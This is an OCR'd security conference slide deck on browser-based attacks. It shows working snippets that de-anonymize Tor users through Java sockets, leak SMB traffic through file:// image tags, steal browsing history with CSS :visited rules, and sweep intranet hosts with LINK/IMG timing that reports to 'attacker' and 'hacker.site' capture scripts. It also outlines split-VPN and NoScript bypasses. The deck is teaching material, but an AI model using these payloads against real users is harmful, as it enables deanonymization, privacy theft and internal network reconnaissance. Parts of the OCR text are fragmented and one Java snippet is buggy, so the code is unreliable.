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


Bypassing Tor/Privoxy







In case you need to de-anonymize (1)

Java sockets do not use the browser network APIs. (no proxy)

```
var l = document.location;
var h =l.host.toString();
var h = 80;
var addr = new java.net.InetAddress.getByName(h);

var c = java.nio.channels.SocketChannel.open(new java.net.InetSocketAddress(h, p));
var line = "GET / HTTP/1.1 \nHost: " + h + "\n\r\n";
var s1 = new java.lang.String(line);
c.write(java.nio.ByteBuffer.wrap(s1.getBytes()));

//Allocate a buffer to read the data from the server.
var buffer = java.nio.ByteBuffer.allocate(8000);
c.read(buffer);

alert(new java.lang.String(buffer.array()));
```

1.1.1.1 - - [27/Jul/2007:09:29:52 -0700] "GET / HTTP/1.1" 304 - "-" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US; rv:1.8.1.5) Gecko/20070713 Firefox/2.0.0.5"

2.2.2.2.2 - - [27/Jul/2007:09:29:53 -0700] "GET /log.cgi HTTP/1.1 "200 1879 "-" "-"

In case you need to de-anonymize (2)

Windows networking microsoft-ds and netbios-ssn sniffing from inside images

```
<img src="file:///\\123.123.123.123/...">
```

http://ha.ckers.org/blog/20070421/noisy-decloaking-methods/

Denial

Anger

Bargaining

Depression

Acceptance

"What were the browser developers thinking!?!"

What about these?

Enumerating extensions, OS applications, and usernames

Compromising password manager usernames and passwords

and that's besides never ending supply of buffer overflow, cache poisoning, and URL spoofing "exploits"

Rich Internet Applications (RIA)

More fun to be had...

Flash, Active-X, Silverlight, Java, QuickTime, Windows Media Player, Acrobat, and hundreds of browser extensions

Denial

Anger

Bargaining

Depression


Acceptance

"I'll use NoScript, SafeHistory, install a VPN, and maybe turn off JavaScript."

Login Detection

Different JavaScript error messages are returned depending on the login/logout status of the user. SafeHistory won't help.

<script src=" http://mail.google.com/mail/">



History Stealing without JavaScript

Cycle through the same URLs, NoScript won't help.

```
<html>
<style>
#links a:visited {
        color: #ff00ff;
}
#links a:visited#link1 {
        background: url('/capture.cgi?login.yahoo.com');
}
#links a:visited#link2 {
        background: url('/capture.cgi?mail.google.com');
}
#links a:visited#link3 {
        background: url('/capture.cgi?mail.yahoo.com');
}
</style>
<body>

<ul id="links">
<li><a id="link1" href="http://login.yahoo.com/">http://login.yahoo.com/</a></li>
<li><a id="link2" href="http://mail.google.com/">http://mail.google.com/</a></li>
<li><a id="link3" href="http://mail.yahoo.com/">http://mail.yahoo.com/</a></li>
</ul>

</body>
</html>
```

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Ping/Web Server Sweep using HTML

The LINK tag will halt a rendering page until the host responds or times out. No JavaScript required.

```
<link rel="stylesheet" type="text/css" href="http://192.168.1.1/" />
<img src="http://attacker/capture.pl?ip=192.168.1.1&time=1185827436" />
```

By measuring the time of the IMG tag request, it's possible to tell if there is a Web server or host active.

The only problem is this method is slow, but Ilia Alshanetsky improved it with a clever technique....

Content-Type: multipart/x-mixed-replace

allows segments of HTML that each represent a unique page. When a browser gets a new segment it throws out the old one and renders the new.

```
<?php
$boundary = '----'.rand(1000, 9999).'----';
header('Content-Type: multipart/x-mixed-replace; boundary='.$boundary);
for ($i = 1; $i < 256; $i++) {
echo '
--'.$boundary.'
Content-Type: text/html; charset=utf-8
<p>testing ip <b>192.168.1.'.$i.'</b></p>
<link rel="stylesheet" type="text/css" href="http://192.168.1.'.$i.'/" />
<img src="http://hacker.site/scan.php?ip=192.168.1.'.$i.'&s='.time().' />
';
        flush();
        sleep(3);
}
```

scan.php

```
<?php
        session_start();
        file_put_contents(
                "/tmp/scan_".session_id().".txt",
                "{$_GET['ip']} - {$_GET['s']} {$_SERVER['REQUEST_TIME']}\n",
                FILE_APPEND|LOCK_EX
        );
```

No IE Support :(

http://ilia.ws/archives/145-Network-Scanning-with-HTTP-without-JavaScript.html

Who needs Web 2.0 hacking when Web 0.9 works just fine.

Besides, who really disables JavaScript anyway?

OK, OK, outside of this room?

Or, what happens when the JavaScript malware is being hosted on a trusted website?

(social network, webmail, web bank, etc.)


Split VPN Tunnel Hacking

Surfing while connected to the corporate network may be secure with content filtering. However, **not in the case of split VPN tunnels.**


Attacker controlled web pages (i.e. badguy.com) can launch several well-known XSS exploits.

Intranet targets can be collected through passive recon such as referer leaking or actively through Browser History Hacks.

VPN Set-Up



VPN Hacking



1) Victim goes to Google attempting to protect themselves using noscript
2) Man in the middle can modify page that Victim sees because Google is not encrypted
3) Man in the middle sends Victim to addons.mozilla.com but on http vs. https
4) Man in the middle injects JavaScript, bypassing noscript's whitelist protection
